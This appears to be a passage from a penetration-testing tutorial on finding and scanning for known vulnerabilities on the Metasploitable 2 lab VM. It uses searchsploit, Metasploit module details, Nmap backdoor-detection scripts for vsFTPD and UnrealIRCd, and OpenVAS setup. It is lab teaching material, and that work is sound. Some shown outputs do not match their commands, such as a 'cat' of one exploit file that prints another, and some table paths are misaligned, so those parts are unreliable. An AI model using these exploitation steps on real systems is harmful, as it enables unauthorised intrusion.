require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking

    include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'UnrealIRCD 3.2.8.1 Backdoor Command Execution',
            'Description'    => %q{
                This module exploits a malicious backdoor that was added to the
                Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
                Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.
            },
            'Author'         => [ 'hdm' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 11227 $',
            'References'    =>
            [
                [ 'CVE', '2010-2075' ],
                [ 'OSVDB', '65445' ],
                [ 'URL', 'http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt' ]
            ],
            'Platform'       => [ 'unix' ],
            'Arch'           => ARCH_CMD,
        ))
    end
end

```

dRuby RMI Server 1.8

Let's try an exact match search for dRuby RMI Server 1.8 (one of the services running on Metasploitable 2) using the `-e` flag:

`searchsploit -e Ruby DRb RMI`

```

File Edit View Search Terminal Help
root@kali:~# searchsploit -e Ruby DRb RMI
-----
Exploit Title | Path
                | (/usr/share/exploitdb/platforms)
-----
```

The exact match query does not return any results so we will have to use a more general search term. We can try removing 'RMI' from the search term and if that doesn't return any results either, we can just search for 'Ruby' exploits and go through the results one by one. Personally, I would always suggest starting with specific search terms before moving on to a more general search because general searches will often return too many results. For example, in a recent search, 'WordPress' returned 100s of results, but 'WordPress 3' only nine.

If we search for 'Ruby' using the following Searchploit command we will be presented with less than 30 results:

`searchsploit ruby`

```
File Edit View Search Terminal Help
root@kali:~# searchsploit Ruby
Exploit Title | Path
-----|-----
Apple CFNetwork - HTTP Response Denial of Service Exploit (Ruby) | (/usr/share/exploitdb/platforms)
notepad++ 4.1 ruby file processing Buffer Overflow Exploit (Win32) | ./osx/dos/3200.rb
Ruby 1.8.6 - (Webrick Httpd 1.3.1) Directory Traversal | ./windows/local/3912.c
Ruby 1.9 - (regex engine) Remote Socket Memory Leak Exploit | ./multiple/remote/5215.txt
Exploit Easy RM to MP3 2.7.3.700 - Ruby | ./multiple/dos/6239.txt
Distributed Ruby send syscall | ./windows/local/10642.rb
Distributed Ruby Send instance_eval/syscall Code Execution | ./linux/remote/17031.rb
Ruby on Rails ActionPack Inline ERB - Code Execution | ./linux/remote/17058.rb
Ruby on Rails 2.3.5 - 'protect_from forgery' Cross-Site Request Forgery | ./ruby/remote/40086.rb
Ruby on Rails XML Processor YAML Deserialization Code Execution | ./linux/remote/33402.txt
Ruby on Rails JSON Processor YAML Deserialization Code Execution | ./multiple/remote/24019.rb
Ruby on Rails Known Secret Session Cookie Remote Code Execution | ./multiple/remote/24434.rb
Yukihiro Matsumoto Ruby 1.x XMLRPC Server Denial of Service | ./multiple/remote/27527.rb
Ruby on Rails 1.2.3 To JSON - Script Injection | ./linux/remote/30089.txt
Ruby 1.9 WEBrick::HTTP::DefaultFileHandler Crafted HTTP Request DoS | ./multiple/dos/32222.rb
Ruby 1.9 dl Module DL.dlopen Arbitrary Library Access | ./multiple/remote/32223.rb
Ruby 1.9 Safe Level Multiple Function Restriction Bypass | ./multiple/remote/32224.rb
Ruby 1.9 REXML Remote Denial Of Service | ./linux/dos/32292.rb
JRuby Sandbox 0.2.2 - Sandbox Escape | ./linux/local/33028.txt
Ruby 1.9.1 WEBrick Terminal Escape Sequence in Logs Command Injection | ./multiple/remote/33489.txt
Ruby on Rails 3.0.5 - 'WEBrick::HTTPRequest' Module HTTP Header Injection | ./multiple/remote/35352.rb
BulletProof FTP Client 2010 - Buffer Overflow (SEH) Exploit (Ruby) | ./windows/local/35449.rb
RubyGems fastreader 'entry_controller.rb' Remote Command Execution | ./multiple/remote/38387.txt
NationBuilder Multiple Stored XSS Vulnerabilities | ./ruby/webapps/39730.txt
Ruby on Rails Development Web Console (v2) Code Execution | ./ruby/remote/39792.rb
Radiant CMS 1.1.3 - Mutiple Persistent XSS | ./ruby/webapps/39997.txt
```

Going through the list of these exploits we can see two exploits for 'Distributed Ruby' that are worth examining further. Let's narrow the search results by searching for 'Distributed Ruby'. Remember to add the -e flag in your command to show only results that have a direct match.

searchsploit -e distributed Ruby

```
File Edit View Search Terminal Help
root@kali:~# searchsploit -e distributed Ruby
Exploit Title | Path
-----|-----
Distributed Ruby send syscall | (/usr/share/exploitdb/platforms)
Distributed Ruby Send instance_eval/syscall Code Execution | ./linux/remote/17031.rb
Distributed Ruby Send instance_eval/syscall Code Execution | ./linux/remote/17058.rb
```

Searchsploit found 2 Metasploit exploits that apply to Distributed Ruby. Let's take a closer look at the 'Distributed Ruby Send instance_eval/syscall Code Execution' exploit. We can use the reference number at the end to find out additional information about the exploit. The command will also copy the file path to the exploit to the clipboard:

searchsploit -p 17058

```
root@kali:~# searchsploit -p 17058
Exploit: Distributed Ruby - Send instance_eval/syscall Code Execution (Metasploit)
URL: https://www.exploit-db.com/exploits/17058/
Path: /usr/share/exploitdb/exploits/linux/remote/17058.rb
File Type: Ruby script, ASCII text, with CRLF line terminators

Copied EDB-ID #17058's path to the clipboard.
```

Next, we can check the file's contents by using cat and the file path:

cat /usr/share/exploitdb/platforms/linux/remote/17058.rb

```

root@kali:~# cat /usr/share/exploitdb/exploits/linux/remote/16922.rb
##
# $Id: unreal_ircd_3281_backdoor.rb 11227 2010-12-05 15:08:22Z mc $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##


require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking

    include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'UnrealIRCD 3.2.8.1 Backdoor Command Execution',
            'Description'    => %q{
                This module exploits a malicious backdoor that was added to the
                Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
                Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.
            },
            'Author'         => [ 'hdm' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 11227 $',
            'References'    =>
            [
                [ 'CVE', '2010-2075' ],
                [ 'OSVDB', '65445' ],
                [ 'URL', 'http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt' ]
            ],
            'Platform'       => [ 'unix' ],
            'Arch'           => ARCH_CMD,
        ))
    end
end

```

Finally, we can also have a look at the Rapid7 website and find the following information about the syscall code execution exploit:

https://www.rapid7.com/db/modules/exploit/linux/misc/druby_remote_codeexec

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```

msf > use exploit/linux/misc/druby_remote_codeexec
msf exploit(druby_remote_codeexec) > show targets
    ...targets...
msf exploit(druby_remote_codeexec) > set TARGET <target-id>
msf exploit(druby_remote_codeexec) > show options
    ...show and set options...
msf exploit(druby_remote_codeexec) > exploit

```

For this vulnerability we have consulted several sources to find exploits; Searchsploit, Exploit-db and the Rapid7 website for an overview of the Metasploit module options. In chapter 5 we will continue with exploiting the Distributed Ruby service.

VSFTPD 2.3.4

We already used Exploit-db to find VSFTPD. Now we will try the same search in Searchsploit.

searchsploit vsftpd

Exploit Title	Path (/usr/share/exploitdb/platforms)
vsftpd 2.0.5 - (CWD) Remote Memory Consumption Exploit (post auth)	./linux/dos/5814.pl
vsftpd 2.3.2 - Denial of Service	./linux/dos/16270.c
VSFTPD 2.3.4 - Backdoor Command Execution	./unix/remote/17491.rb
vsftpd FTP Server 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	./windows/dos/31818.sh
vsftpd FTP Server 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	./windows/dos/31819.pl

And again, we find the backdoor command execution exploit that we also found on exploit-db. This should not surprise you since the Exploit-db and Searchsploit database should contain the same information.

Nmap scripts

We could fire up Metasploit and see if a service running on the Metasploitable 2 machine is vulnerable, but, as we already learned in the Enumeration chapter, we can also use a Nmap script to determine whether the target is vulnerable or not before we run any exploits. Let's have a look at the following Nmap scripts to scan VSFTPD and Unreal IRCD for backdoors:


1. ftp-vsftpd-backdoor
2. irc-unrealircd-backdoor

VSFTPD v2.3.4 Nmap script

The Nmap script 'ftp-vsftpd-backdoor' tests the targeted VSFTPD v2.3.4 installation for a backdoor. You can scan the target host using the following command:

nmap --script ftp-vsftpd-backdoor -p 21 [target host IP]

And have a look at that, the Nmap script determined the running vsFTPD service to be vulnerable:



```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# nmap --script ftp-vsftpd-backdoor -p 21 10.11.1.250
Starting Nmap 7.00 ( https://nmap.org ) at 2019-04-18 23:24 PDT
Nmap scan report for 10.11.1.250
Host is up (0.036s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:2011-2523  OSVDB:73573
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://osvdb.org/73573
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
root@kali:~#
```

As you can clearly see, the NMAP script determined the vsFTPD service to be vulnerable:

More information about the Nmap script and additional script arguments can be found here:

<https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html>

Unreal IRCD backdoor Nmap script

Nmap also has a script for scanning the target host for the trojaned version of unrealircd.

```
nmap -sV -p6667 --script=irc-unrealircd-backdoor [target host IP]
```

The script output usually clearly states if the target host is vulnerable or not but, on this occasion, it only returns 'looks like trojaned version of unrealircd'. The script issues a command on the target host using the backdoor but since the output of the command isn't returned to our terminal session in order to verify that it executed, we cannot be a 100% sure that the host is vulnerable. The next step would involve alternative checks to determine if this particular unreal IRCD installation is vulnerable or not. In the exploitation chapter we will test this using manual commands.

```
root@kali:~# nmap -sV -p6667 --script=irc-unrealircd-backdoor 10.11.1.250
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-18 23:22 PDT
Nmap scan report for 10.11.1.250
Host is up (0.043s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
| irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.79 seconds
```

Links

<https://www.exploit-db.com/searchsploit/>

OpenVAS automated vulnerability scanning

In the introduction to this chapter we talked about different ways of vulnerability scanning which include the use of automated tools. OpenVAS is an advanced open-source vulnerability scanner and manager that can save you a lot of time when performing a vulnerability assessment on a specific host or network range. Automated techniques can also help you to find vulnerabilities easily overlooked during a manual assessment. As of December 2017, the OpenVAS scanner uses more than 50.000 Network Vulnerability Tests (NVTs).

In the following section we will install OpenVAS on our Kali Linux virtual machine. The installation process is rather straight forward but might need some explanation along the way. After the installation has completed, we will use OpenVAS to scan the Metasploitable 2 VM.


Installing OpenVAS on Kali Linux

Run the following commands to download and install OpenVAS on your Kali Linux machine:

apt-get update

apt-get install openvas

openvas-setup



```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[i] NVT dir: /var/lib/openvas/plugins
[w] Could not determine feed version.
[i] rsync is not recommended for the initial sync. Falling back on http.
[i] Will use wget
[i] Using GNU wget: /usr/bin/wget
[i] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
[i] Downloading to: /tmp/openvas-nvt-sync.V3pYxSaYIL/openvas-feed-2016-04-28-22922.tar.bz2
arabayde 2016-04-28 16:31:41-- http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
Resolving www.openvas.org (www.openvas.org)... 5.9.98.186
Connecting to www.openvas.org (www.openvas.org)|5.9.98.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 25475644 (24M) [application/x-bzip2]
Saving to: '/tmp/openvas-nvt-sync.V3pYxSaYIL/openvas-feed-2016-04-28-22922.tar.bz2'

s-nvt-sync.V3pYxSaYIL/openv 10%[==>] 2.46M 557KB/s eta 47s
vt-sync.V3pYxSaYIL/openvas 11%[==>] 2.75M 574KB/s eta 47s
feed-2016-04-28-22922.tar. 34%[=====] 8.32M 821KB/s eta 25s
```

The last 2 commands set up OpenVAS and synchronize the Network Vulnerability Tests (NVT) feed with the NVT collection on your machine. This process can take a while to complete.

When the installation has completed and the NVT collection on your machine has been updated, you will see in the last line of the output in the terminal that you have been assigned a password. This

password will be used to login to the OpenVAS web interface so you need to save it somewhere and change it after the first login.

```
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg, city)
[]:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:Email Address []:Using configuration from /tmp/openvas-mkcert-client.16383/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'DE'
localityName         :ASN.1 12:'Berlin'
commonName           :ASN.1 12:'om'
Certificate is to be certified until Apr 28 14:55:58 2017 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
Rebuilding NVT cache... done.
User created with password '33a48890-7250-449c-84f7-1cceac2ae14c'.
root@kali:~#
```

Once the OpenVAS setup process is completed, the OpenVAS manager, scanner and services should be listening on port 9390, 9391, 9392 and on port 80. You can use the following netstat command to check if these services are running and listening on their assigned ports:

netstat -antp

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:9390           0.0.0.0:*          LISTEN    16612/openvasmd
tcp      0      0 127.0.0.1:9391           0.0.0.0:*          LISTEN    16576/openvassd: Re
tcp      0      0 0.0.0.0:111             0.0.0.0:*          LISTEN    2627/rpcbind
tcp      0      0 127.0.0.1:80              0.0.0.0:*          LISTEN    16624/gsad
tcp      0      0 127.0.0.1:9392           0.0.0.0:*          LISTEN    16618/gsad
tcp      0      0 127.0.0.1:5432           0.0.0.0:*          LISTEN    3389/postgres
tcp6     0      0 ::1:111                ::*:*              LISTEN    2627/rpcbind
tcp6     0      0 ::1:5432                ::*:*              LISTEN    3389/postgres
root@kali:~# openvas-start
Starting OpenVas Services
```

netstat -antp command explained

- a all
- n show ip instead of hostnames
- t show only TCP connections
- p show process id/name

Starting and stopping OpenVAS

If OpenVAS services are not running then use the following command to start them:

openvas-start

Since OpenVAS is very resource-intensive you might want to stop OpenVAS when it is not being used. The following command stops OpenVAS services:

openvas-stop


Now that we've installed OpenVAS and know how to start and stop OpenVAS from the terminal let's connect to the web interface and set up a scan task.

Connecting to the web interface

In this next section we will be using the Greenbone Security Assistant (which is the OpenVAS web interface) to configure and run vulnerability scans. Once the OpenVAS services have started, we open a web browser and enter the following address:

<https://127.0.0.1:9392>

Your browser may state that the security certificate is invalid. Create a security exception and sign in with the username 'admin' and the password generated during the setup process. The web interface login page should look like this:



Note: Your browser will state that the connection is not secure due to an invalid SSL certificate because it has a self-signed certificate. You can safely accept this warning and add an exception for the certificate.


If you forgot or lost the password for the admin account (or any other account) you can reset the password or create a new account using the following command:

`openvasmd --user=[username] --new-password=[password]`

The following command will change the password for user 'admin' to 'password':

`openvasmd --user=admin --new-password=password`

After logging in on the web interface you will be redirected to the OpenVAS dashboard from where you can set your targets, configure your scans and create scanning tasks.



Now that you have OpenVAS up and running and have access to the web interface, we will configure a scan and run it against the Metasploitable 2 target.


Scanning Metasploitable 2 with OpenVAS

Running a vulnerability scan with OpenVAS 9 is now a little different than it used to be in earlier versions. In earlier versions entering a hostname or IP and hitting the scan button was enough to get OpenVAS started, but now, before we can run a scan, we must:

1. Create and configure a scan task.
2. Create and configure a target.
3. Optionally create a custom scan configuration or use one of the default configurations.


In a later section we will demonstrate how to create a custom scan configuration, but for demonstration purposes we will use a default scanning configuration and only configure a task and target.

To create a new task, click the 'Tasks' option in the 'Scans' dropdown menu. Then click the blue button with the white star in the top left corner of the page and choose 'New Task' as shown:



The screenshot shows the 'Tasks' page of the Greenbone Security Assistant. At the top, there are navigation tabs: Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. A filter bar is present with the text 'min_qod=70 apply_overrides=1 rows=10 first=1 sort=name'. The main area displays three donut charts: 'Tasks by Severity Class (Total: 0)', 'Tasks with most High results per host' (which shows 'No Tasks with High severity found'), and 'Tasks by status (Total: 0)'. Below these charts is a table with columns: Name, Status, Reports, Severity, Trend, and Actions. The 'Reports' section shows 'Total' and 'Last'. The 'Actions' column contains a 'vApply to page contents' link and a download icon. At the bottom of the page, a note says 'Backend operation: 0.10s' and 'Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net'.

This will open a new menu where we can define parameters for the new scanning task. After naming our task we have first to create a new target and specify a few parameters. Instead of creating a target on the target page (Menu item Configuration -> Targets) we can also create a new target by clicking the star icon to the right of the 'Scan Targets' field:



